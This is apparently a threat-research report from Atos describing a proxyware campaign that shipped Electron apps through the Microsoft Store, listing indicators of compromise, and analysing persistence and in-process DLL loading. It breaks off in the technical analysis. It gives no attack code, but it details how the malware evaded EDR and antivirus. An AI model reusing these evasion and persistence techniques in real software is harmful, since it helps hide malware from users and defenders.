


Malicious Proxyware Campaign Distributed via Microsoft Store

Author: Piotr Bienias
No of pages: 25
Read time: ~20 min

Contents

1 Summary

Atos Threat Research Center uncovered a proxyware campaign abusing the Microsoft Store to distribute malicious applications at scale. Attackers published several seemingly legitimate utilities under multiple developer accounts, relying on polished store pages and functional features to build trust and drive installs.

All applications shared the same architecture. They were packaged as MSIX Electron apps and installed in the trusted WindowsApps directory. Instead of dropping separate malware, they loaded a malicious Go-compiled “client.dll” directly inside the application process using a Node.js FFI library (koffi). This kept execution fully in-process, with no suspicious child processes or obvious behavioral anomalies.

Persistence was handled through MSIX startup tasks, ensuring automatic execution on user logon without using standard autorun mechanisms. In practice, the applications ran silently in the background and continued operating even after the visible UI was closed.

The payload implements a simple but effective workflow: the host registers with a C2 server, polls for instructions, and receives relay endpoints. Once tasked, it forwards traffic over encrypted connections, effectively turning the victim system into a residential proxy node. No infrastructure is hardcoded, and communication blends with normal HTTPS traffic.


The malware is intentionally limited in scope. It does not perform credential theft, lateral movement, or privilege escalation. Its sole purpose is to proxy traffic, which significantly reduces detection signals and makes behavior appear benign.

All identified applications passed Microsoft Store certification, showing that trust mechanisms can be bypassed when malicious logic is embedded within legitimate software. Multiple developer accounts were used, weakening identity-based trust.


From a detection standpoint, the campaign remained largely invisible. Corporate EDR solution generated no alerts, and antivirus engines failed to flag the payload for almost two months. Identification of malicious activities was ultimately achieved through Atos proactive threat hunting based on anomalous network communication, not built-in alerts nor detections.

2 Campaign overview

Campaign relays on the distribution of seemingly harmless but relatively popular application types, like auto-clickers, disk cleaners or screenshotting applications, via legitimate Microsoft Store. Descriptions are optimized for the Search Engines to be displayed at the top of the results, expanding the reach of the campaign.




Results of searching for "free auto clicker" on Google




Screenshot of Microsoft Store page for malicious application


Attackers abused the inherited trust that applications from the Microsoft Store have, and created a number of appearingly legitimate applications, that at first glance do not raise any red flags. Elegantly looking screenshots, 5-star ratings and extensive descriptions. However, under a bit longer investigation it is easy to spot that all the applications from this campaign have nearly identical Microsoft Store pages, similar descriptions with the same key words, structure of the screenshots and most likely fake ratings.



"PeakTools" developer apps on Microsoft Store



"Hobby Apps" developer apps on Microsoft Store



Comparison of descriptions from two different apps and developers

During the analysis Atos TRC was able to identify 4 publishers and 20 applications that are part of this campaign

#	Publisher	Email	App Name	Store ID
1	PeakTools	clydewentworthapps@hotmail.com	Free Auto Clicker™	9NS5L7FH8MCW
2		clydewentworthapps@hotmail.com	Screen Recorder·	9NJXJTN15CV2
3		clydewentworthapps@hotmail.com	Disk Cleaner·	9N65HSB4K03S
4		clydewentworthapps@hotmail.com	Windirstat - Remastered	9MW9HR27K9B9
5		clydewentworthapps@hotmail.com	Video Converter™	9N24KD06Z9BT
6	Nikia Fraizer	nnikia1981@outlook.com	PDF Reader Free™	9NV3944N1Z7K
7		nnikia1981@outlook.com	Memreduct	9NRXPZDL2K0J
8		nnikia1981@outlook.com	Screen Recorder™	9P30C3JV075N
9		nnikia1981@outlook.com	Auto Clicker - Safe for Games	9NKQG572B1BC
10	Personal Utilities	roystepenapps@outlook.com	Auto Clicker™	9PGM15TVJKNT
11		roystepenapps@outlook.com	Memory Cleaner™	9PKWPPBH5M6D
12		roystepenapps@outlook.com	Flameshot	9NDMNZGSL4X0
13		roystepenapps@outlook.com	PDF Editor Free™	9NXMTP6DHC09
14	Hobby Apps	milohilldev@outlook.com	Screenshot Tool™	9NTC2KMZMGND
15		milohilldev@outlook.com	PC Cleaner'	9P7X7Q1M4S78
16		milohilldev@outlook.com	Screen Recorder - No Watermark	9NSHWDVM98SK
17		milohilldev@outlook.com	Auto Clicker`	9MVJ554DGXNL
18		milohilldev@outlook.com	PDF Reader`	9NG5KQ5Z6473
19		milohilldev@outlook.com	Clean My PC™	9NTLH6W5WQC7
20		milohilldev@outlook.com	Rambooster - Clean Memory	9NDL7M4WCZ6W


3 Technical analysis

3.1 Key takeaways from analysis

- **Store-trusted delivery with silent persistence:** MSIX-packaged Electron apps install without warnings and leverage StartupTask for automatic execution at user logon, requiring no post-install user interaction.
- **Malicious logic fully embedded in client.dll:** Core proxyware functionality resides in a Go-compiled client.dll loaded in-process via Node.js FFI (koffi).
- **Execution remains indistinguishable from benign Electron apps:** Entire chain stays within the normal Electron lifecycle (main.js => in-process DLL load), producing no suspicious parent/child relationships.
- **Headless background operation by design:** Auto-start mode (--start) suppresses UI and runs a persistent background proxy node, continuing even after visible app (UI) closure.
- **Structured C2-driven proxy workflow:** Registration => periodic polling => dynamic relay assignment => TLS/yamux proxying, with no hardcoded relay infrastructure in the sample.
- **Host identification and campaign tracking built-in:** Unique user_id (app + package ID) and HWID (MachineGuid) enable operator-side attribution and per-installation traffic accounting.
- **Narrow payload scope:** No credential access, lateral movement, or secondary payloads – functionality is deliberately limited to residential proxy abuse.
- **Design choices minimize detection signals:** Trusted install path, signed container, in-process execution, and HTTPS traffic blending collectively reduce AV/EDR visibility and alerting likelihood.

3.2 Installation, execution and persistence.


All applications identified within this campaign are implemented as Electron-based desktop applications distributed as Microsoft Store-signed MSIX packages under various publisher names. As a result, installation proceeds without user warnings and places the application files under the standard *%ProgramFiles%\WindowsApps* directory structure used by Store applications.
Electron was selected as the application framework likely due to its ability to package fully functional, cross-platform utilities while embedding arbitrary JavaScript and auxiliary binaries within a single distributable bundle. From the operating system's perspective, these applications are indistinguishable from benign Electron software commonly found in enterprise and consumer environments.
Upon installation, the applications register a startup task via the MSIX manifest's *<desktop:Extension Category="windows.startupTask">* declaration, ensuring automatic launch after user logon. This guarantees execution of malicious logic without requiring additional user interaction beyond the initial installation.



Startup Task for Free Auto Clicker

